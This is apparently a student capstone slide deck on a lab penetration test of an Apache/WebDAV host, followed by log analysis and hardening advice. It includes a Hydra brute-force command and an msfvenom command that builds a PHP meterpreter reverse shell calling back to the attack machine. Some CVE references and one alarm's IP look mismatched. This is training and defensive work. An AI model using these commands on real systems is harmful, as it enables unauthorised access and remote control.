

# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

Prepared By: Tamartha Boychuk, April 25, 2022

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03


**Blue Team:** Log Analysis and Attack Characterization

04

**Hardening:** Proposed Alarms and Mitigation Strategies

# Network Topology

# Network Topology



The background of the slide is a complex, abstract pattern composed of numerous triangles in various shades of red and pink. The triangles are arranged in a way that creates a sense of depth and movement, with some triangles pointing towards the viewer and others receding. The overall effect is a vibrant, geometric mosaic.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

[Nmap](#) identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	Source.ip 192.168.1.90	Kali was used as the attack machine.
Capstone	Destination.ip 192.168.1.105	Capstone was the target machine.
ELK	192.168.1.100	ELK machine used to collect, process and send data to be analyzed later in Kibana.
Hyper-V-Manager	192.168.1.1	Is the jump box for Kali, Capstone and ELK.

# IP Address Exploration Results

← → ↻ ⚠ Not secure | 192.168.1.105

## Index of /

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
📁	<a href="#">company_blog/</a>	2019-05-07 18:23	-	
📁	<a href="#">company_folders/</a>	2019-05-07 18:27	-	
📁	<a href="#">company_share/</a>	2019-05-07 18:22	-	
📁	<a href="#">meet_our_team/</a>	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

← → ↻ ⚠ Not secure | 192.168.1.105/meet\_our\_team/

## Index of /meet\_our\_team

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
📁	<a href="#">Parent Directory</a>	-		
📄	<a href="#">ashton.txt</a>	2019-05-07 18:31	329	
📄	<a href="#">hannah.txt</a>	2019-05-07 18:33	404	
📄	<a href="#">ryan.txt</a>	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

← → ↻ ⚠ Not secure | 192.168.1.105/meet\_our\_team/ashton.txt

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they ha me managing the **company\_folders/secret\_folder!** I really shouldn't be here" We look forward to wor more with Ashton in the future!

← → ↻ ⚠ Not secure | 192.168.1.105/company\_folders/secret\_folder/

## Index of /company\_folders/secret\_folde

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
📁	<a href="#">Parent Directory</a>	-		
📄	<a href="#">connect_to_corp_server</a>	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

# Exploitation: Hydra Brute Force Attack

01

## Tools & Processes

Used Hydra to perform a dictionary attack to retrieve credentials of existing users to include usernames and passwords.

Ashton was being targeted specifically for his access to the companies "secret folder."

02

## Achievements

The brute force attack was successful in retrieving and matching password to Ashton. Gained access to [secret\\_folder](#) which led to another folder named [connect to corp server](#) where a note regarding how to access the companies WebDAV server was found.

03

Exploit Command:

```
Hydra -l ashton -P  
/usr/share/wordlists/rockyou  
.txt -s 80 -vV 192.168.1.105  
http-get  
/company_folders/secret_fol  
der  
-l = single user name  
-P= list of passwords  
-s= Port number  
=vV= Verbose/show  
login+pw combination for  
each attempt
```



# Exploitation: WebDAV Connection Exploit

01

## Tools & Processes

A hash was discovered for employee named Ryan in Ashtons personal notes. Along with this information was also the discovery of a WebDAV connection.

Crackstation was used to decrypt Ryan's hash in attempt to access files in the WebDAV connection folder.


02

## Achievements

The hash was successfully decrypted using [Crackstation](#).

In turn Ryan's [username and password](#) did successfully access the WebDAV connection.

03



# Exploitation: PHP Meterpreter Reverse Shell Payload

01

## Tools & Processes

Metasploit was used to search php/meterpreter payloads.

A script was written and delivered via MSFVenom to establish a php reverse shell.

02

## Achievements

Was successful using Metasploit to find a PHP Meterpreter payload.

[php/meterpreter/reverse\\_tcp](#)

Payload was successfully delivered using MSFVenom.

Successfully established a [meterpreter session](#) in target machine.


03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o davshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: davshell.php
```

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<a href="#">CVE-2020-14494</a> / <a href="#">CWE-307</a>	<i>Authentication mechanism in the system does not provide sufficient complexity to protect against brute force attacks.</i>	<i>Can result in an attacker being able to discover multiple username/password combinations to gain access sensitive data on a system.</i>
<a href="#">CVE-2017-7269</a> PROPFIND Request Exploit through WEBDAV service.	<i>Bounds of the memory buffer are handled improperly making it possible for attacker to gain user rights.</i>	<i>This zero day exploit can result in catastrophic failure of confidentiality, integrity and availability of a system.</i>
PHP Meterpreter Reverse_TCP Vulnerability  <a href="#">CVE-2019-13386</a> (References reverse shell access with user privilege.)	<i>This is a reverse shell payload used to gain meterpreter access to a compromised system through remote file injection. (RFI).</i>	<i>The severity of RFI attack can range from outputting the contents of a file to arbitrary code execution. In this case it allowed remote access in root to the affected server.</i>

The background of the slide is a dark blue field filled with a complex, repeating pattern of lighter blue triangles and polygons, creating a 3D effect of stacked planes.


# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan




# Analysis: Finding the Request for the Hidden Directory






# Analysis: Uncovering the Brute Force Attack



Time ▲	user_agent.original	source.ip	destination.ip
> Apr 19, 2022 @ 23:04:54.167	Mozilla/4.0 (Hydra)	192.168.1.90	192.168.1.105
> Apr 19, 2022 @ 23:04:54.167	Mozilla/4.0 (Hydra)	192.168.1.90	192.168.1.105
> Apr 19, 2022 @ 23:04:54.167	Mozilla/4.0 (Hydra)	192.168.1.90	192.168.1.105
> Apr 19, 2022 @ 23:04:54.167	Mozilla/4.0 (Hydra)	192.168.1.90	192.168.1.105
> Apr 19, 2022 @ 23:04:54.167	Mozilla/4.0 (Hydra)	192.168.1.90	192.168.1.105
> Apr 19, 2022 @ 23:04:54.168	Mozilla/4.0 (Hydra)	192.168.1.90	192.168.1.105

# Analysis: Finding the WebDAV Connection







# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

**The following alarm can be set to detect future port scans:**

**Search criteria:** destination.ip: 192.168.1.105 and source.ip: (not 192.168.1.105) and destination.port: (not 443 or 80)

**Report criteria:** Number of ports accessed per source IP per second.

**Alarm criteria/threshold:** Alert email and log when > 2 none port 403 or port 80 scans detected at the same timestamp from the same IP occur.

## System Hardening

**Mitigation Strategy Recommendations:**

- First recommendation would be to use a more secure protocol such as HTTPS
- Close ports 80 and 22 if possible.
- Use Firewalls to redirect open ports to “honeypots” or to an empty host.
- Utilize TCP wrappers to permit or deny access to the servers based on IP addresses or domain names.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

**The following alarms can be set to detect future unauthorized access:**

- Any search from source.ip not 192.168.1.105 or 192.168.1.1 for \*secret\_folder\*
- Report criteria for any number of times the \*secret\_folder\* has been accessed from external IP addresses.
- Alarm threshold should be anything > ZERO access is detected on \*secret\_folder\* from IP's other than 192.168.1.105 or 192.168.1.1

## System Hardening

Require stricter password policies for employees, especially those with hidden directory access.

Make directory listings not viewable on public facing website.

Again, update protocol from HTTP to HTTPS

Modifying configuration file for httpd:

Create backup first and then nano the httpd.conf file and and change the /var/www/ to order allow,deny the path of hidden directory and specify the IP addresses to allow.

Allow from 192.168.1.1

Allow from 192.168.1.105

Allow from 127

Deny 192.168.1.90

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

**Search criteria:** `http.request.method : "get"` and `user_agent.original : "Mozilla/4.0 (Hydra)"` and `url.path : "/company_folders/secret_folder/"` and `status :(Error or OK)`

**Report criteria:** Number of times error code 401 response detected in 15 second interval.

**Alarm criteria/threshold:** Alert email and log when, on protected files and folders, > 5 Error (401) responses occur at any time OR any OK (200) responses occur from non-trusted IPs

## System Hardening

Again, stronger password policies to include multi-factor authentication.

Lock out for 10 minutes after 3 failed login attempts

Use CAPTCHA to ensure user is human and not a bot.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

Search criteria: `http.request.method : *` and `url.path: *webdav*` and `source.ip: (not 192.168.1.150 or 192.168.1.1)`

Report criteria: Number of times the directory is requested from non-trusted IPs.

Alarm criteria/threshold: Alert email and log when requests are made, on protected files and folders, from non-trusted IPs

## System Hardening

Modify your configuration file on the host to block unwanted access to the “webdav” from any IP other than those listed:

Open your `httpd.conf` file: `> nano /etc/httpd/conf/httpd.conf` Locate directory section (`/var/www/`) and set it as follows:

Order allow,deny Allow from 192.168.1.1 Allow from 192.168.1.105 Allow from 127 Deny from all

[Source](#)

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

Search criteria: `http.request.method : "put"` and `url.path: *webdav*` and `source.ip: (not 192.168.1.1 or 192.168.1.105)`

Report criteria: Count directory "put" method from non-trusted IPs.

Alarm criteria/threshold: Alert email and log when "put" request methods are made, on protected folders, from non-trusted IPs

## System Hardening

- Require authentication to upload files
- Store files in a directory not accessible by the public.
- Make files only accessible from an application and not through the web server.

*The  
End*